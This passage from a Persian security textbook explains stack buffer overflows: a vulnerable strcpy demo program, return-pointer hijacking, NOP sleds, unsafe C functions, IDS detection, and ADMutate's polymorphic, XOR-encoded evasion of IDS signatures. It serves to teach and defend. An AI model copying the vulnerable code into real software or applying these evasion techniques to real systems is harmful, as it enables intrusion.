تاکنون دهها نوع سیستم عامل و هزاران برنامهٔ کاربردی مختلف عرضه شـــده اسـت. تـاریخ نشـان می‌دهد که تمام سیستمهای عامل با هر قابلیت و عظمتی ، سرشار از نقاط آسـیب‌پذیـر بوده‌انـد. تمـام نسخه‌های سیستم عامل Windows از جدیدترین آن XP تـا نسـخه‌های قدیمـی پـر از نقطـه ضعـف و شکافهای امنیتی هســتند. لینوکـس، سـولاریس و یونیکـس هـم از ایـن مسـئله مسـتثنی نیسـتند. ایـن سیستمهای عامل برای مقابله با برخی از مشکلات کـه در شـرایط عـادی بوجـود نمی‌آیـد ، تمـهیدی نیندیشیده‌اند و هرگاه این مشکلات بصورت عمدی بروز کند به راحتی مختل شده ، درهم می‌شـکنند. یک نفـــوذگر این نقاط ضعف را هدف می‌گیرد. اوّلین مورد برای حمله به یک سیستم ، هدف گرفتن پشتهٔ[۱] سیستم عامل است:

درهم شکستن برنامهٔ کاربردی یا سیستم عامل از طریق سرریز کردن پشته

سرریز شدن پشته می‌تواند منجر به مختل شدن یک برنامهٔ کاربردی یا سیستم عامل شـــود. امـروزه مکانیزم سرریز کردن پشته (بصورت عمدی و حساب شده) ، یکی از روشهای مـهلک و رایـج حملـه علیه ماشینهای آسیب‌پذیر محسوب می‌شود. اصول این نوع حمله برای اولیـن بـار در مقالـه‌ای توسـط Aleph One در مجلهٔ *Phrack Online* تشریح شـــد. جزئیـات بیشـتری از ایـن مقالـه در آدرس زیـر در دسترس عموم قرار گرفته است:

http://packetstorm.securify.com/docs/hack/smashstack.txt

این مقاله بهمراه کد برنامهٔ اجرایی در دیسک جانبی کتاب ضمیمه می‌باشد.

هر برنامه یا پروسه که در بخشی از کد خود از پشته یا بافر استفاده کرده باشد ممکـــن اسـت در اثـر سرریز شدن ، به ناگاه مختل شود. نفـــوذگر پروسه‌هائی را کـه بـه نحـوی از پشـته یـا بـافر اسـتفاده کرده‌اند ولی برای سرریز شدن آن تمهیدی نیندیشیده‌اند ، کشف می‌کند و آنها را هدف قـرار می‌دهـد. متاسفانه برخی از سرویس‌دهنده‌های حساس شبکه ، قبل از عرضه به دقت آزمایش نشده‌اند و اگر یک رشتهٔ خاص و طولانی برای آنها ارسال شود ، به ناگاه درهم شکسته می‌شوند؛ زیرا سرریز شدن فضای بافر در آنها منجر به نقض حریم حافظه شده و روند اجرای آنها توسط سیستم عـامل متوقـف خواهـد شد.[۲]

گونهٔ بسیار پیچیده و خطرناکی از حمله به پشته آنست که نفـــوذگر بتواند پشته را بنحـوی سـرریز کند که پس از سرریز شدن ، کنترل اجرای آن برنامه یا پروسه را در اختیار بگیرد!

برای آشنایی با اصول این حملات و فراگیری راههای پیشگیری و مقابلـه، ابتـدا مقدمـه‌ای در مـورد پشته ارائه می‌کنیم:

---

[۱] Stack

[۲] **بعنوان مثال سرویس‌دهندهٔ مشهور (Web Server) IIS 4.0 محصول شرکت مایکروسافت از چنین مشکلی رنج می‌برد. (*http://www.eeye.com/*)**

پشته چیست؟


پشته یک نوع ساختمان داده است که آیتمهای داده در آن ذخیره می‌شود. دسترسی به آیتمها ، مبتنی بر روش LIFO (Last In First Out) است؛ یعنی در هر لحظه می‌توان به آخرین عنصر ذخیره شده در پشته دسترسی داشت. برای دسترسی به عناصر زیرین یک پشته ، ابتدا باید عناصر روی آن ، از پشته خارج شوند. برای تجسّم یک پشته ، سینی‌هائی را در نظر بگیرید که روی هم چیده شده‌اند. آخرین سینی که روی پشتهٔ سینی‌ها قرار گرفته اوّلین سینی خواهد بود که از روی آن برداشته می‌شود. برای دسترسی به سینی‌های زیرین ابتدا باید سینی‌های روی آن را بردارید.

اجزای سیستم عامل و همچنین برنامه‌های کاربردی از پشته، برای مقاصدی همانند فراخوانی توابع استفاده می‌کنند. در هنگامی که یک تابع فراخوانی می‌شود (Function Call) اطلاعات بسیار حیاتی نظیر "آدرس برگشت تابع" ، "آرگومانهای ارسالی به تابع" و "متغیرهای محلی تابع" در فضای پشته ذخیره می‌شوند. (به عمل قرار دادن اطلاعات در بالای پشته عمل "push" گفته می‌شود.) هنگام بازگشت از یک تابع به برنامهٔ اصلی ، آدرس محل بازگشت از پشته استخراج شده و نهایتاً پشته به حالت اوّل خود برگشته و خالی می‌شود. (به عمل برداشتن اطلاعات از پشته اصطلاحاً "Pop" گفته می‌شود.) به قطعه کد زیر دقت کنید:

```
void sample_function(void)      <-- نقطهٔ ورود به تابع
  {
  char buffer[10];
  printf("Happy Happy!\n");
  return;                       <-- نقطهٔ خروج از تابع و بازگشت به برنامه
  }
  main (    )                   <-- نقطهٔ شروع اجرای برنامهٔ اصلی
  {
  sample_function();            <-- فراخوانی تابع
  printf("Hello World!\n");
  }
```

وقتی اجرای این برنامه آغاز می‌شود ، ابتدا اصلی‌ترین تابع برنامه یعنی ()main شروع به کار می‌نماید؛ خطوط برنامه به طور متوالی اجرا می‌شوند و بنابراین در دوّمین مرحله از اجرا ، تابع **sample_function** فراخوانی می‌شود. برای ورود به تابع **sample_function** که در محل دیگری از حافظه قرار گرفته است ابتدا باید اطلاعاتی در پشتهٔ سیستم (یا برنامه) ذخیره شود تا در هنگام خروج از تابع آدرس بازگشت مشخص باشد و همچنین بتوان مقادیر رجیسترها را به حالت قبل از فراخوانی برگرداند. مطابق با شکل (۳-۷) ، هنگام فراخوانی یک تابع ، داده‌های زیر درون پشته ذخیره (Push) می‌شوند:

- ابتدا آرگومانهای ارسالی به تابع، (Input Arguments) درون پشته قرار می‌گیرند. (در مثال قبل برای سادگی کار هیچگونه آرگومان ورودی برای تابع تعریف نشده است لذا چیزی برای ذخیره در پشته وجود ندارد)



شکل (۳-۷) وضعیت پشته در هنگام فراخوانی

- سپس آدرس برگشت از تابع ، درون پشته ذخیره می‌شود. این آدرس، موقعیت اولین دستوری است که پس از بازگشت از تابع باید اجرا شود.
- سپس اشاره‌گر فریم (Frame Pointer) بر روی پشته قرار می‌گیرد.
- نهایتاً فضائی بر روی پشته بمنظور ذخیرهٔ متغیرهای محلی ، ایجاد می‌شود.

در مثال قبل یک متغیر محلی بنام **`buffer[10]`** تعریف شده که نیاز به تخصیص فضائی ده بایتی بر روی پشته دارد. در هنگام فراخوانی تابع ، این متغیر محلی ایجاد می‌شود و تا زمان بازگشت از تابع، فضای آن جهت پردازشهای محلی در اختیار تابع است. هنگام بازگشت از تابع تمام فضای ایجاد شده بر روی پشته آزاد می‌شود (Pop می‌شود) و پشته به حالت قبل از فراخوانی برمی‌گردد. (عمل آزادسازی پشته فقط با تغییر مقدار اشاره‌گر پشته یعنی "Stack Pointer" انجام می‌شود) البته قبل از آن تمام رجیسترهای پردازنده باید به حالت قبل از فراخوانی تنظیم شوند.

☜ دقت کنید که : **فضای متغیرهای محلی که در بالای پشته تعریف می‌شود ، ممکن است نقطهٔ بحران و فروپاشی آن برنامه باشد!** زیرا هرگونه تجاوز از حریم تعیین‌شدهٔ این فضا ، در سرنوشت تابع از نظر چگونگی بازگشت یا عملکرد ، تاثیر مخرّب خواهد گذاشت.

سوال اینجاست که این روال چه نقطهٔ آسیب‌پذیری دارد که می‌تواند مورد حمله یا سوءاستفاده قرار گیرد؟

این سوال را با مطرح کردن یک سوال دیگر پاسخ می‌دهیم: چه اتفاقی می‌افتد اگر ۱۰ لیتر آب را در یک ظرف پنج لیتری بریزید؟ سرریز می‌شود! نفوذگر می‌تواند بصورت عمدی در فضای بافر در نظر گرفته شده بر روی پشته (که به منظور ذخیره متغیرهای محلی ایجاد شده است) داده‌هائی با حجم بزرگتر از ظرفیت آن قرار بدهد بگونه‌ای که حریم این فضا شکسته شده و فضای زیرین این ناحیه نیز با داده پر شود؛ چون این فضا شامل اطلاعات حیاتی برای برگشت از تابع است، لذا سرنوشت ادامهٔ روند اجرا مشخص نخواهد بود.(آغاز بحران فروپاشی)

جهت روشن شدن قضیه به مثال زیر دقت کنید:


```
void sample_function(char *string)
{
char buffer[16];
strcpy(buffer,string);
}
void main()
{
char  big_buffer[256];
int  i;
for (i=1;i<255;i++)
          big_buffer[i]= 'A';
sample_function(big_buffer);
}
```

این برنامه، مثال بارزی از یک برنامهٔ شکننده است و آزمایش آن بر روی سیستمهای متفاوت نشان می‌دهد که پس از اجرا سریعاً مختل شده و بصورت نامتعادل خاتمه می‌یابد(Abnormally Ended). دلیل درهم شکسته‌شدن این برنامه به شرح زیر است:

در تابع **sample_function** یک فضای شانزده بایتی به عنوان بافر محلی در نظر گرفته شده است؛ این فضا بصورت موقت بر روی پشته تعریف می‌شود. در برنامهٔ اصلی یک بافر ۲۵۶ بایتی تعریف و تماماً با کاراکتر 'A' پر شده است. در کلّ این فضای ۲۵۶ بایتی که یک رشته (string) تلقّی می‌شود هیچگونه کاراکتر **'\0'** که در زبان C پایان رشته را تعیین می‌کند نمی‌بینیم! حال وقتی تابع **sample_function** فراخوانی بشود، تابع **strcpy** تلاش می‌کند تا این رشتهٔ طولانی را درون فضای ۱۶ بایتی بافر محلی ، منتقل و کپی نماید. این تابع بسیار ضعیف عمل می‌کند زیرا هیچگونه نظارتی بر روی اندازهٔ رشته ندارد و به محض اجرا، شروع به انتقال رشتهٔ مبداء که حداقل ۲۵۶ بایت است به درون یک فضای ۱۶ بایتی می‌کند و حتی از مرز ۲۵۶ بایت نیز فراتر می‌رود و عمل انتقال را آنقدر ادامه می‌دهد تا به یک کاراکتر **'\0'** برسد:

☹ **خبر بد:** حریم پشته قطعاً نقض شده و کاراکتر '**A**' در فضای Return Pointer, Frame Pointer نوشته می‌شود و بالطبع مقادیر صحیح آنها از دست خواهد رفت. حال وقتی که کار تابع تمام شد، برای بازگشت به برنامهٔ اصلی ، از آدرسی استفاده می‌شود که کاملاً غلط است و در نتیجه روند اجرا به مکانی نامعلوم و مبهم از حافظه منتقل خواهد شد و برنامه درهم خواهد شکست.

☹ **خبر بسیار بدتر:** اگر داده‌هائی که در فضای Return Pointer نوشته می‌شود دقیق تنظیم شده باشند



شکل (٤-٧) وضعیت پشته پس از فروپاشی

ممکن است بتوان بازگشت از تابع را به یک نقطهٔ دلخواه از حافظه هدایت کرد؛ نقطه‌ای که در آنجـا کدهای اجرایی مورد نظر نفـــوذگر منتظر اجرا هســتند! ایـن کدهـای اجرایـی در قـالب آرگومانـهای ورودی به تابع ارسال و در فضای پشته جای می‌گیرند. یعنی بخشی از داده‌ها که در فضای بافر محلـی ذخیره شده‌اند داده‌های خام نیستند بلکه کدهای اجرائی ماشین (و دلخواه نفـــوذگـر) هسـتند! بخـش حساس قضیه آنجاست که باید مقدار Return Pointer با ظرافت تعیین شود بگونه‌ای که پس از جانشین شدن داده‌ها در پشته، به محل شروع کدهای اجرایی در پشته اشاره کند! به شکل (٤-٧) دقت کنید. با اجرای دستور return و بازگشت از تابع ، کد اجرائیِ دلخواه نفـــوذگر شروع خواهد شد!

با این توضیح "مکانیزم حمله به پشته" و "دلیل درهم شکسته شدن"[1] آن بـه صـورت زیـر خلاصـه می‌شود:

Stack Smashing/Overflow

نفـــوذگر به پروسه در حال اجرا داده‌هائی را ارسال می‌کند که اندازهٔ آن بزرگـتر از فضـای بـافر اختصاص داده شده است. این داده‌ها می‌توانند کدهای اجرایی ماشین باشند. بدلیل کمبـود فضـای بافر ، این داده‌ها حریم پشته را درهم شکسته و حتی اشاره‌گر بازگشت از تابع را نـیز بازنویسـی می‌کنند. پس از اتمام تابع ، کنترل اجرا به محلی برمی‌گردد که اشاره‌گر بازگشـت بـه آنجـا اشـاره می‌کند! اگر مقدار این اشاره‌گر آشغال باشد برنامه مختل شده و قفل می‌کند و اگر به مقدار دقیقـی تنظیم شده باشد کنترل اجرا به محل مورد نظر نفـــوذگر منتقل خواهد شد!

مشکل سرریز شدن پشته از آنجائی ناشی می‌شود که قبل از انتقال داده‌ها به درون متغیرهای محلی، اندازهٔ آنها تطبیق داده نمی‌شود. بسیاری از توابع کتابخانه‌ای در زبان C ، از ایـن مشـکل رنـج می‌برنـد. (مثل توابع **`strcpy()`** ، **`memcpy()`** و نظایر آنها)

حال اندکی به این نکته بپردازیم که چگونه نفـــوذگر می‌تواند کدهـای ماشـین را تولیـد و تنظیـم

[1] Stack Smashing/Process Crashing

کرده تا پس از سرریز شدن پشته ، کنترل اجرا را بدست بگیرد. در سیستم عامل یونیکس خطرناکترین کد اجرایی که نفوذگر می‌تواند از آن استفاده کند قطعه کدی است که برنامهٔ "پوستهٔ فرمان یا Command Shell" را فراخوانی و اجرا می‌کند. اجرای چنین کدی راه را برای اجرای بقیهٔ فرامین باز می‌کند. برای اینکار باید کدهای اجرائی "تابع **execve** " که جزو توابع کتابخانه‌ای زبان C محسوب می‌شود، تولید و اجرا شود. پس از اجرای این قطعه کد، نفوذگر قادر است حملات دیگری را برنامه‌ریزی کند.

در سیستم عامل Windows NT/2000 ، نفوذگر اغلب سعی می‌کند کدهای اجرائی یکی از DLLها را جهت بدست گرفتن کنترل برنامه فراخوانی و اجرا کند. DLLها در عبارتی غیردقیق ولی ساده، برنامه‌های نسبتاً کوچکی هستند که توسط برنامه‌های کاربردی مختلف مورد استفاده قرار می‌گیرد و هر یک وظیفهٔ خاص دارند. یکی از موثرترین DLLها که می‌تواند برای اینگونه حملات مورد استفادهٔ نفوذگر قرار بگیرد WININET.DLL است که با اجرای آن می‌توان اطلاعاتی را از شبکه دریافت یا ارسال کرد.

موفقیت یا عدم موفقیت در این نوع حمله وابستگی شدید به نوع سیستم عامل و نوع پردازنده دارد. بدلیل آنکه کدهای ماشین پردازنده‌ها متفاوت است بنابراین حمله به پشته در ماشین x86 با حمله به پشته در ماشین Sun Sparc از لحاظ نوع کد ارسالی و روش ارسال فرق می‌کند. همچنین حمله به Linux با حمله به Windows بدلیل تفاوت در نوع فراخوانی توابع سیستمی ، کاملاً متفاوت است.

سوءاستفاده از نقاط آسیب‌پذیر برنامه‌ها برای کسی که تا بحال به این مسئله فکر نکرده کمی غیرمحتمل و بعید به نظر می‌رسد ولیکن دقت داشته باشید که برنامه‌های امروزی در حجم بسیار وسیعی از فراخوانی تابع استفاده می‌کنند که متاسفانه بخش عظیمی از آنها هیچگونه کنترلی روی اندازهٔ داده‌های ورودی نداشته و بصورت پیش‌فرض (و خوشبینانه) منتظر ورود داده با اندازهٔ صحیح هستند؛ بنابراین احتمال فروپاشی این برنامه‌ها وجود دارد.

دقت کنید تفاوتی که برنامه‌های تحت شبکه با برنامه‌های معمولی (همانند مثال قبلی) دارند در آن است که برنامه‌های معمولی ، داده‌های ورودی را از طریق پنجره‌ها یا آرماگونهای خط فرمان می‌گیرند در حالیکه برنامه‌های شبکه ، داده‌های ورودی را از طریق "پورتهای باز" و از روی شبکه دریافت می‌کنند. بنابراین تلاش نفوذگر برای درهم شکستن پشتهٔ یک پروسهٔ سرویس‌دهنده ، از راه دور نیز ممکن خواهد بود.

البته باید بپذیریم که ارسال کدهای اجرائی برای پورتهای باز (به منظور سرریز شدن پشته) به نحوی که کنترل اجرا در اختیار نفوذگر قرار بگیرد ، بسیار مشکل است و جزو یکی از پیچیده‌ترین مکانیزمهای حمله به شمار می‌رود. تاکنون نقاط ضعف سرویس‌دهنده‌های معروف و جهانی (مثل BIND ، UNIX FTP ، IIS و ...) کشف شده و کدهای لازم جهت در اختیار گرفتن کنترل کامل آنها معرفی شده است؛ به این کدها اصطلاحاً "کدهای Exploit" گفته می‌شود.[1] ارسال داده برای پورتهای

[1] *http://packetstorm.securify.com/*

باز ، فقط به منظور درهم شکستن برنامهٔ سرویس‌دهنده احتمال موفقیت بالاتری دارد.

Exploit Code

کدهایی که با ارسال آنها به یک پروسهٔ سرویس‌دهنده، آنرا مختل کرده و درهم می‌شکند و کنترل آنرا در اختیار نفـــوذگر قرار می‌دهد، اصطلاحاً Exploit Code نام دارد. برنامه‌های مستقلی که این کدها را ارسال می‌کنند، برنامه‌های Exploit نامیده شده‌اند.

به منظور پژوهش ، مجموعه‌ای از این کدها و برنامه‌ها در CD جانبی کتاب عرضـه شـده اسـت که تاکید می‌کنیم از آنها در محیط آزمایشگاهی بهره بگیرید زیرا ممکـن اسـت سـرویس‌دهنده‌های شبکهٔ خودتان را مختل کند. (موقعیت این کدها بر روی CD ، در انتهای فصل مشخص شده است.)

پیدا کردن نقاط آسیب‌پذیر

نفـــوذگر از کجا متوجه می‌شود که یـک برنامـه یـا پروسـه دارای نقطـه‌ضعف اسـت و پشـتهٔ آن استعداد سرریز شدن دارد ، تا آنرا هدف بگیرد؟

آسیب‌پذیرترین برنامه‌ها، آنهائی هستند که کد برنامهٔ آنها در اختیار نفـــوذگر است. او با یک نگـاه کلی به توابعی که ورودی/خروجـی آنـها (I/O) ازطریـق سـوکت و پورت‌هـای بـاز انجـام می‌شـود و همچنین بررسی توابع بکار گرفته شده در این برنامه‌ها می‌تواند به آسیب‌پذیر بـودن برنامـه پـی بـبرد. استفاده از توابع زیر در زبان C ، برنامه را به شدّت آسیب‌پذیر می‌کند:

- **fgets**
- **gets**
- **getws**
- **memcpy**
- **memmove**
- **scanf**
- **sprintf**
- **strcat**
- **strncpy**
- .....

اگر نفـــوذگر ، کد برنامهٔ مورد نظرش را در اختیـار نداشـته باشـد، می‌توانـد بـا اسـتفاده از یـک Debugger هدفش را تعقیب کند.

اگر استفاده از Debugger نتیجه‌ای نداشت، پیدا کردن نقطه ضعـف برنامـه از طریـق سـعی و خطـا انجام می‌شود. بدین معنا که نفـــوذگر یک نسخه از برنامه‌ای را که قرار است در یـک ماشـین راه دور مورد حمله قرار بگیرد ، در آزمایشگاه اجرا می‌کند؛ سپس بـا پورتـهای بـاز آن یـک اتصـال برقـرار و رشته‌های طولانی داده و متفاوت برای آن ارسال می‌نماید. این کار هزاران بار تکرار می‌شود تا بـالاخره برنامه با یکی از این رشته‌ها مختل شده و درهم بشکند.

در اواسط سال ۱۹۹۹ گروه eEye Security برنامهٔ سرویس‌دهندهٔ Microsoft IIS را که یک سرویس‌دهندهٔ وب محسوب می‌شود مورد بمباران داده‌های طولانی قرار دادند. بعد از یک ساعت برنامـهٔ IIS بـا بجـا

گذاشتن پیغام "نقض حریم حافظه" و گزارشی از محتوای رجیسترها بصورت زیر، درهم شکسته شد:

```
EAX=00F7FCC8          EBX=00F41130
ECX=41414141          EDX=77F9485A
ESI=00F7FCC0          EDI=00F7FCC0
EIP=41414141          ESP=00F4106C
EBP=00F4108C          EFL=00000246
```

به مقادیر هیچکدام از رجیسترها بغیر از رجیستر EIP کاری نداشته باشید. بطور طبیعی محتوی رجیستر EIP آدرس دستورالعملی در حافظه است که باید اجرا شود. محتوای رجیستر EIP مقدار 41414141(Hex) یعنی 'AAAA' گزارش شده است. یعنی دقیقاً مشابه با حمله‌ای که به برنامهٔ سادهٔ مثال، در ابتدای این بخش شده است. براساس نتیجه‌ای که گروه eEye از این حمله گرفت حملهٔ بعدی را بگونه‌ای ترتیب داد تا کنترل اجرا به Command Shell منتقل شود. گزارش کامل این حمله را در سایت زیر بخوانید:

http://www.eeye.com/html/advisories/AD19990608.html


بهر نحو ، وقتی نفوذگر نقطهٔ آسیب‌پذیر یک برنامه را پیدا کرد قادر خواهد بود تا برای در اختیار گرفتن کنترل اجرای آن برنامه نیز تلاش نماید. برای مطالعهٔ بیشتر پیرامون این مکانیزمها به آدرسهای زیر مراجعه نمایید:

- ***'Advanced Buffer Overflow Exploit'*** paper at: *http://ohhara.sarang.net/security/adv.txt*
- *http://www.blackhat.com/presentations/bh-asia-00/greg/greg-asia-00-stalking.ppt*
- ***Dark Spyrit's paper on Windows***, at: *http://www.beavuh.org/dox/win32-oflow.txt*

سازماندهی و آرایش بافر پیش از سرریز شدن

سوالی که ممکن است ذهن برنامه‌نویسان حرفه‌ای را به خود مشغول کند آنست که با فرض سرریز شدن پشته و شکسته شدن حریم فضای حافظه ، چگونه می‌توان آدرس برگشت و همچنین کدهای اجرا را در این فضا سازماندهی و تنظیم کرد تا پس از اجرای "دستورReturn" ، بدلیل تغییر در محتوای "اشاره‌گر بازگشت–Return Pointer–" ، کنترل اجرا به قطعه کد موردنظر که آنهم در پشته واقع است ، منتقل شود؟ سوال بسیار سختی بنظر می‌رسد! زیرا محل قرار گرفتن یک برنامه در حافظه ، کاملاً دینامیکی و نسبی است و فقط در هنگام اجرای برنامه مشخص می‌شود.

برای حل این مسئله ، نفوذگر یک محل تقریبی از حافظه را حدس می‌زند و اشاره‌گر برگشت را به آنجا تنظیم می‌کند. سپس برای آنکه احتمال خطا را در حدسش کمتر کند تعداد زیادی کد NOP قبل از کد اجرائی مورد نظرش اضافه می‌نماید. بدین ترتیب اگر مقدار تنظیم شده در اشاره‌گر بازگشت (Return Pointer) دارای اندکی خطای محاسبه باشد ، باز هم مشکلی پیش نمی‌آید. در حقیقت کنترل اجرا در ابتدا به وسط دریایی از دستورات NOP که کاملاً بی‌ضرر و بی‌خاصیت هستند فرود می‌آید و منجر به فروپاشی و توقف برنامه نمی‌شود. هرگاه پس از اجرای دستور Return ، کنترل اجرا به یک



شکل (۵-۷) سقوط کنترل اجرا در دریایی از دستورالعملهای بی‌خاصیت NOP !

نقطه از فضایی که با NOP پر شده منتقل شود ، در نهایت قطعه کدی که پس از NOPها قرار گرفته اجرا خواهد شد. شکل (۵-۷) این مفهوم را به تصویر کشیده است.

نفـــوذگر برای موفقیت در این نوع حمله ، گاهی ممکن است مجبور شود هزاران هزار حدس اولیه را امتحان کند.(تا با سعی و خطا آدرس تقریبی بدست آید.) مسئولین سیستم باید نسبت به ایـــن نـوع حمله حساس باشند چرا که اگر نفـــوذگر حتی با احتمال بسیار ناچیز در این نفوذ موفق شود هرگونه آسیبی ممکن خواهد بود!

مقابلهٔ ابتدایی با حمله به پشته از طریق سیستم IDS

برای کشف هرگونه تلاش که منجر به فروپاشی یک سـرویس‌دهنده یـا پروسـه می‌شـود بـه یـک سیستم IDS ("سیستم کشف مزاحمت و تشخیص حمله") در شبکه احتیاج داریـد. سیسـتم IDS بطـور معمول مکانیزم و ویژگیهای هر یک از انواع حملات را می‌شناسد. بعنوان مثـال سیسـتم IDS می‌توانـد برای آگاهی از شروع "حمله بر علیه پشته" از دو ویژگی زیر استفاده کند:

- هرگاه طول داده‌های ارسالی به یک پورت باز از یک حدّ مشخص و مجاز طولانی‌تر باشد.
- هرگاه درون داده‌های ارسالی بر روی یک پورت خاص ، کدهای NOP به وفور وجـــود داشـته باشد در حالی که در انتهای آن کدهای اجرائی یافت شود.

سیستم IDS می‌تواند جزئی از یک دیوار آتش باشد یا بطور جداگانه در شبکه طراحی و نصب شود.

فرار نفـــوذگر از سیستم شناسائی مزاحمت

بدلیل آنکه حملات به پشته امروزه بشدّت رایج شده است، بطور نسبی استفاده از سیستم IDS نـیز رواج یافته است. بنابراین طبیعی است که امروزه شاهد حملات پیشرفته‌تر از نوع درهم شکستن پشـته باشیم. در این بخش باید مکانیزمهای زیرکانه‌ای را تشریح کنیم که باعث می‌شود ، سیسـتم IDS نتوانـد شروع یک حمله بر علیه پشته راکشف کند.

سیستم IDS بهترین مشخصه‌ای که برای کشف شروع یک حمله (بـر علیـه پشـته) در اختیـار دارد

وجود کدهای NOP است چرا که نمی‌توان روی طول زیاد رشتهٔ داده حساسیت نشان داد.(زیرا بعضی از پروسه‌ها بطور طبیعی داده‌های بسیار طولانی دریافت -یا ارسال- می‌کنند.) بنابراین ویژگی کشف کدهای NOP بهمراه کدهای اجرائی ماشین ، ملاک کشف شروع حمله به یک پروسه محسوب می‌شود. حال نفوذگر چگونه می‌تواند از سیستم IDS فرار کند:

تکنیک فریب سیستم IDS ، برای اوّلین بار توسط یک گروه امنیتی در کانادا بصورت دقیق تشریح و شبیه‌سازی شد. گزارش تفصیلی این تکنیک جهت آگاهی در *http://www.ktwo.ca/securiy.html* ارائه شده است. ابزار شبیه‌ساز این تکنیک ADMutate نامیده می شود. مکانیزم این ابزار برای فرار از سیستمهای IDS ، در سه بخش زیر خلاصه می‌شود:

- مجموعهٔ کدهای NOP را با مجموعهٔ متنوع و کاملاً تصادفی از دستورات ماشین جایگزین می‌کند بگونه‌ای که تاثیر هر دستور مشابه دستور NOP باشد؛ مثل:

```
MOV   EAX, EAX   ← بی‌تأثیر
AND   EAX, FFFFH ← بی‌تأثیر
ADD   EAX, 0     ← بی‌تأثیر
.....
```

جانشینی دستورات NOP با این مجموعهٔ تصادفی از دستورات بی‌اثر ، امکان تشخیص داده‌های مزاحم از داده‌های واقعی را مشکل می‌سازد، چرا که اولین معیار سیستم IDS برای آگاهی از حمله ، کدهای NOP است.

- برای آنکه سیستم کشف مزاحمت (IDS) کدهای اجرائی را درون داده‌ها تشخیص ندهد، بخش کدهای اجرائی در رشتهٔ داده‌ها با یک کلید مشخص و تصادفی XOR می‌شود.سپس چند دستور برای دیکود کردن دستورات اصلی قبل از کدهای اجرائی XOR شده (بعد از دستورات NOP) ، قرار می‌گیرد.
- برای آنکه قسمت اجرایی دیکودکننده ملاک تشخیص حمله قرار نگیرد، بخش دیکودکننده بصورت متنوع و مختلفی نوشته شده و به کد اضافه می‌شود. (عمل XOR را به چندین روش متفاوت می‌توان پیاده کرد و همچنین بین دستورات بخش دیکودکننده دستورات معادل NOP اضافه می‌شود)

Attack Signature & Polymorphism

بطور معمول ابزارهائی همانند ویروسیاب یا سیستم IDS برای کشف و گزارش یک خطر ، در بین داده‌ها به دنبال ویژگیهای یک قطعه کد خطرناک (مثل ویروس) یا یک رشته دادهٔ خاص می‌گردند. به این ویژگی خاص در داده‌ها که هویت یک حمله یا خطر را آشکار می‌کند "امضاء حمله" (یا ویروس) گفته می‌شود.

در ادبیات ویروسهای کامپیوتری به مجموعه دستوراتی که با هم متفاوتند ولی تاثیر کاملاً یکسانی دارند، کدهای "چندریختی" یا "پلی‌مورفیک" گفته می‌شود بگونه‌ای که ویروسیاب قادر نیست آنها را تشخیص بدهد.

در حقیقت عملی کـه نرم‌افـزار ADMutate انجـام می‌دهـد تبدیـل کدهـای NOP و کدهـای اجرائـی نفـــوذگر به کدهای پلی‌مورفیک است بگونه‌ای که توسط سیستم IDS کشف نشود.

ADMutate به این نکته دقّت دارد که در بین کدهائی که ایجاد می‌کند کد '\0' وجود نداشته باشد زیرا کد '\0' برای توابع رشته‌ای کد پایان رشته تلقی شده و با مواجهه با چنین کـدی بقیـهٔ رشـته بـه پشـته منتقل نخواهد شد.

ایجاد کدهای پلی‌مورفیک برای حمله به پشته یکی از خطرناکترین و مرموزتریـن انـواع حملـه بـه شمار می‌رود.

حملات بعد از درهم شکسته شدن پشته

